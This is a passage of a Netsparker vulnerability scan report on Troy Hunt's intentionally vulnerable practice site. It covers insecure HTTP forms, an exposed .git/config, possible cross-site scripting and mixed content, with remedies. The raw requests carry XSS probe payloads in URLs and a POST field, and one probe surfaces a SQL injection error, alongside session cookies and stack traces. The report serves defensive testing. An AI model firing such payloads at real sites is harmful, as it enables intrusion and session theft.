System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +9748493
System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +48
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean&amp; completedSynchronously) +159
</pre></code>

</td>
</tr>
</table>

<br>

<hr width=100% size=1 color=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady)
```

```
at System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows)
at System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more)
at System.Data.SqlClient.SqlDataReader.Read()
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead()
[EntityCommandExecutionException]: An error occurred while reading from the store provider&#39;s data reader. See the inner exception for details.
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.HandleReaderException(Exception e)
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead()
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.SimpleEnumerator.MoveNext()
at System.Data.Entity.Internal.LazyEnumerator`1.MoveNext()
at ASP._Page_Views_Make_Index_cshtml.Execute()
at System.Web.WebPages.WebPageBase.ExecutePageHierarchy()
at System.Web.Mvc.WebViewPage.ExecutePageHierarchy()
at System.Web.WebPages.StartPage.RunPage()
at System.Web.WebPages.StartPage.ExecutePageHierarchy()
at System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage)
at System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance)
at System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer)
at System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultWithFilters(ControllerContext controllerContext, IList`1 filters, ActionResult actionResult)
at System.Web.Mvc.Async.AsyncControllerActionInvoker.<>c__DisplayClass21.<>c__DisplayClass2b.<BeginInvokeAction>b__1c()
at System.Web.Mvc.Async.AsyncControllerActionInvoker.<>c__DisplayClass21.<BeginInvokeAction>b__1e(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResult`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeAction(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.<BeginExecuteCore>b__1d(IAsyncResult asyncResult, ExecuteCoreState innerState)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.<BeginExecute>b__15(IAsyncResult asyncResult, Controller controller)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult)
at System.Web.Mvc.MvcHandler.<BeginProcessRequest>b__5(IAsyncResult asyncResult, ProcessRequestState innerState)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult)
at System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result)
at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
at System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step)
at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
--><!--
This error page might contain sensitive information because ASP.NET is configured to show verbose error messages using &lt;customErrors mode="Off"/&gt;. Consider using &lt;customErrors mode="On"/&gt; or &lt;customErrors
mode="RemoteOnly"/&gt; in production environments.-->
```

8. Critical Form Served over HTTP

1 TOTAL
MEDIUM
CONFIRMED
1

Netsparker detected that a critical form is served over HTTP.

Impact

If an attacker can carry out a man-in-the-middle attack, he/she may be able to intercept traffic by injecting JavaScript code into this page or changing action of the HTTP form to steal the user's password. Even though the target page is HTTPS, this does not protect the system against man-in-the-middle attacks.

This issue is important, as it negates the use of SSL as a privacy protection barrier.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms to HTTPS and do not allow these pages to be served over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-319 CAPEC-65 WASC-4

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base: 6.5 (Medium)
Temporal: 6.5 (Medium)
Environmental: 6.5 (Medium)

8.1. http://hackyourselffirst.troyhunt.com/Account/Login Confirmed

http://hackyourselffirst.troyhunt.com/Account/Login

Input Name

Password

Form target action

https://hackyourselffirst.troyhunt.com/Account/Login

Request

```
GET /Account/Login HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Log in - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">

…

<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<sect
…
<input data-val="true" data-val-regex="Invalid email address" data-val-regex-pattern="\w+([-+.&#39;]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*" data-val-required="The Email field is required." id="Email" name="Email" type="text"
value="" />
<span class="field-validation-valid" data-valmsg-for="Email" data-valmsg-replace="true"></span>
</div>
</div>
<div class="control-group
…
<label class="control-label" for="Password">Password</label>
<div class="controls">
<input data-val="true" data-val-required="The Password field is required." id="Password" name="Password" type="password" />
<span class="field-validation-valid" data-valmsg-for="Password" data-valmsg-replace="true"></span>
</div>
</div>
<div class="control-grou
…
bel class="control-label" for="RememberMe">Remember me</label>
<div class="controls">
<input data-val="true" data-val-required="The Remember me field is required." id="RememberMe" name="RememberMe" type="checkbox" value="true" /><input name="RememberMe" type="hidden" value="false" />
</div>
</div>
<div class="control-group">
<div class="controls">
<input type="submit" value="Log in" class="btn" /
…
```

9. Critical Form Send to HTTP

1 TOTAL
MEDIUM
CONFIRMED
1

Netsparker detected that a critical form's action is targetted an HTTP resource.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials. In this case even though the form is served over HTTPS, it'll be submitted to an HTTP resource. This defeats the purpose of SSL protection for this form.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms to HTTPS and ensure their form actions are targetting HTTPS.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over and form actions also should target HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-319 CAPEC-65 WASC-4

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base: 6.5 (Medium)
Temporal: 6.5 (Medium)
Environmental: 6.5 (Medium)

9.1. https://hackyourselffirst.troyhunt.com/Account/Register Confirmed

https://hackyourselffirst.troyhunt.com/Account/Register

Input Name

Password

Form target action

http://hackyourselffirst.troyhunt.com/Account/Register

Request

```
GET /Account/Register HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: https://hackyourselffirst.troyhunt.com/Account/Login
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Register - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">

…

<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<sect
…
<input data-val="true" data-val-regex="Invalid email address" data-val-regex-pattern="\w+([-+.&#39;]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*" data-val-required="The Email field is required." id="Email" name="Email" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="FirstName">First name</label>
<div class="controls">

…
ith a maximum length of 100." data-val-length-max="100" data-val-regex="Invalid First name" data-val-regex-pattern="^([a-zA-Z]+)$" data-val-required="The First name field is required." id="FirstName" name="FirstName" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="LastName">Last name</label>
<div class="controls">

…
g with a maximum length of 100." data-val-length-max="100" data-val-regex="Invalid Last name" data-val-regex-pattern="^([a-zA-Z]+)$" data-val-required="The Last name field is required." id="LastName" name="LastName" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="Password">Password</label>
<div class="controls">

…
" data-val-length-max="10" data-val-regex="The password cannot contain special characters." data-val-regex-pattern="^([a-zA-Z0-9]+)$" data-val-required="The Password field is required." id="Password" name="Password"
type="password" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="ConfirmPassword">Confirm password</label>
<div class="controls">
<input data-val="true" data-val-equalto="The password and confirmation password do not match." data-val-equalto-other="*.Password" id="ConfirmPassword" name="ConfirmPassword" type="password" />
</div>
</div>
<div class="control-group">
<div class="controls">
<input type="submit" value="Register" class="btn" />
</div>
…
```

10. GIT Detected

1 TOTAL
MEDIUM

Netsparker detected GIT repository files.

Impact

GIT repository files can disclose GIT repository usernames and file lists. While disclosures of this type do not provide direct attack vectors, they can be useful for an attacker when combined with other vulnerabilities discovered within the application.

Remedy

Do not leave GIT repository files on production environments. If this is a business requirement, implement an access control mechanism in order to restrict public access to the GIT repository files.

External References

- Dumping Git Data from Misconfigured Web Servers

Classification

OWASP 2013-A5 CWE-527 CAPEC-118 WASC-13

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N
Base: 5.8 (Medium)
Temporal: 5.8 (Medium)
Environmental: 5.8 (Medium)

10.1. http://hackyourselffirst.troyhunt.com/.git/config

http://hackyourselffirst.troyhunt.com/.git/config

Certainty

Request

```
GET /.git/config HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/.git/config
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569511218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-XSS-Protection: 0
Content-Length: 137
Last-Modified: Wed, 02 Sep 2015 04:55:11 GMT
Accept-Ranges: bytes
Content-Type: application/octet-stream
Date: Fri, 29 Dec 2017 04:30:18 GMT
ETag: "fc25308c3be5d01:0"

[core]
bare = false
filemode = false
symlinks = false
ignorecase = true
logallrefupdates = true
[core]
repositoryformatversion = 0
```

11. [Possible] Cross-site Scripting

3 TOTAL
MEDIUM

Netsparker detected possible cross-site scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Netsparker believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti cross-site scripting libraries.

External References

- OWASP - cross-site scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

Classification

OWASP 2013-A3 PCI V3.1-6.5.7 PCI V3.2-6.5.7 CWE-79 CAPEC-19 WASC-8 HIPAA-164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N
Base: 7.4 (High)
Temporal: 7.4 (High)
Environmental: 7.4 (High)

11.1. http://hackyourselffirst.troyhunt.com/api/admin/?'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001A99)%3C/scRipt%3E

http://hackyourselffirst.troyhunt.com/api/admin/?'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsp...

Parameters

Parameter	Type	Value
Query Based	**Query String**	**'"--></style></scRipt><scRipt>netsparker(0x001A99)</scRipt>**

Notes

Due to the Content-type header of the response, exploitation of this vulnerability might not be possible in all browsers or might not be possible at all. The Content-type header indicates that there is a possibility of exploitation by changing the attack. However Netsparker does not support confirming these issues. You need to manually confirm this problem. Generally lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with auto mime sniffing such as Internet Explorer.

Proof URL

http://hackyourselffirst.troyhunt.com/api/admin/?'"--></style></scRipt><scRipt>alert(0x001A99)</scRipt>

Certainty

Request

```
GET /api/admin/?'"--></style></scRipt><scRipt>netsparker(0x001A99)</scRipt> HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 404 Not Found
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 261
Date: Fri, 29 Dec 2017 04:58:18 GMT
Content-Type: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"No HTTP resource was found that matches the request URI 'http://hackyourselffirst.troyhunt.com/api/admin/?'\"--></style></scRipt><scRipt>netsparker(0x001A99)</scRipt>'.","MessageDetail":"No type was found that
matches the controller named 'admin'."}
```

11.2. http://hackyourselffirst.troyhunt.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0019CB)%3C/scRipt%3E

http://hackyourselffirst.troyhunt.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%...

Parameters

Parameter	Type	Value
nsextt	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x0019CB)</scRipt>**

Notes

Due to the Content-type header of the response, exploitation of this vulnerability might not be possible in all browsers or might not be possible at all. The Content-type header indicates that there is a possibility of exploitation by changing the attack. However Netsparker does not support confirming these issues. You need to manually confirm this problem. Generally lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with auto mime sniffing such as Internet Explorer.

Proof URL

http://hackyourselffirst.troyhunt.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0019CB)%3C/scRipt%3E

Certainty

Request

```
GET /api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0019CB)%3C/scRipt%3E HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB49540257766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 404 Not Found
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 268
Date: Fri, 29 Dec 2017 04:58:11 GMT
Content-Type: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"No HTTP resource was found that matches the request URI 'http://hackyourselffirst.troyhunt.com/api/admin/?nsextt='\"--></style></scRipt><scRipt>netsparker(0x0019CB)</scRipt>'.","MessageDetail":"No type was found that
matches the controller named 'admin'."}
```

11.3. http://hackyourselffirst.troyhunt.com/api/vote

http://hackyourselffirst.troyhunt.com/api/vote

Parameters

Parameter	Type	Value
userId	POST	1
supercarId	POST	3
comments	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x0027B9)</scRipt>**

Notes

Due to the Content-type header of the response, exploitation of this vulnerability might not be possible in all browsers or might not be possible at all. The Content-type header indicates that there is a possibility of exploitation by changing the attack. However Netsparker does not support confirming these issues. You need to manually confirm this problem. Generally lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with auto mime sniffing such as Internet Explorer.

Certainty

Request

```
POST /api/vote HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: */*
Origin: http://hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://hackyourselffirst.troyhunt.com/Supercar/3
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB49540257766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
Content-Length: 90
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

userId=1&supercarId=3&comments='"--></style></scRipt><scRipt>netsparker(0x0027B9)</scRipt>
```

Response

```
HTTP/1.1 500 Internal Server Error
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 3022
Date: Fri, 29 Dec 2017 05:15:24 GMT
Content-Type: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"An error has occurred.","ExceptionMessage":"Unclosed quotation mark after the character string '--></style></scRipt><scRipt>netsparker(0x0027B9)</scRipt>')'.\r\nIncorrect syntax near '--></style></scRipt>
<scRipt>netsparker(0x0027B9)</scRipt>')'.","ExceptionType":"System.Data.SqlClient.SqlException","StackTrace":" at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1
wrapCloseInAction)\r\n at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)\r\n at
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)\r\n at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand
cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady)\r\n at System.Data.SqlClient.SqlCommand.RunExecuteNonQueryTds(String methodName, Boolean async,
Int32 timeout, Boolean asyncWrite)\r\n at System.Data.SqlClient.SqlCommand.InternalExecuteNonQuery(TaskCompletionSource`1 completion, String methodName, Boolean sendToPipe, Int32 timeout, Boolean& usedCache, Boolean asyncWrite,
Boolean inRetry)\r\n at System.Data.SqlClient.SqlCommand.ExecuteNonQuery()\r\n at Web.Controllers.VoteController.Post(Vote vote)\r\n at lambda_method(Closure , Object , Object[] )\r\n at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ActionExecutor.<>c__DisplayClass10.<GetExecutor>b__9(Object instance, Object[] methodParameters)\r\n at System.Web.Http.Controllers.ReflectedHttpActionDescriptor
…
```

12. Active Mixed Content over HTTPS

1 TOTAL
MEDIUM
CONFIRMED
1

Netsparker detected that an active content loaded over HTTP within an HTTPS page.

Impact

Active Content is a resource which can run in the context of your page and moreover can alter the entire page. If the HTTPS page includes active content like scripts or stylesheets retrieved through regular, cleartext HTTP, then the connection is only partially encrypted. The unencrypted content is accessible to sniffers.

A man-in-the-middle attacker can intercept the request for the HTTP content and also rewrite the response to include malicious codes. Malicious active content can steal the user's credentials, acquire sensitive data about the user, or attempt to install malware on the user's system (by leveraging vulnerabilities in the browser or its plugins, for example), and therefore the connection is not safeguarded anymore.

Remedy

There are two technologies to defense against the mixed content issues:

1. HTTP Strict Transport Security (HSTS) is a mechanism that enforces secure resource retrieval, even in the face of user mistakes (attempting to access your web site on port 80) and implementation errors (your developers place an insecure link into a secure page)
2. Content Security Policy (CSP) can be used to block insecure resource retrieval from third-party web sites
3. Last but not least, you can use "protocol relative URLs" to have the user's browser automatically choose HTTP or HTTPS as appropriate, depending on which protocol the user is connected with. For example:

A protocol relative URL to load an style would look like `<link rel="stylesheet" href="//example.com/style.css"/>`.

Same for scripts `<script type="text/javascript" src="//example.com/code.js"></script>`

The browser will automatically add either "http:" or "https:" to the start of the URL, whichever is appropriate.

External References

- Mixed Content

Remedy References

- Wikipedia - HTTP Strict Transport Security
- Wikipedia - Content Security Policy

Classification

OWASP 2013-A6 CWE-319

12.1. https://hackyourselffirst.troyhunt.com/Account/ChangePassword Confirmed

https://hackyourselffirst.troyhunt.com/Account/ChangePassword

Resources Loaded from Insecure Origin (HTTP)

```
http://ajax.googleapis.com/ajax/libs/prototype/1.7.1.0/prototype.js
```

Request

```
GET /Account/ChangePassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569512180970D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
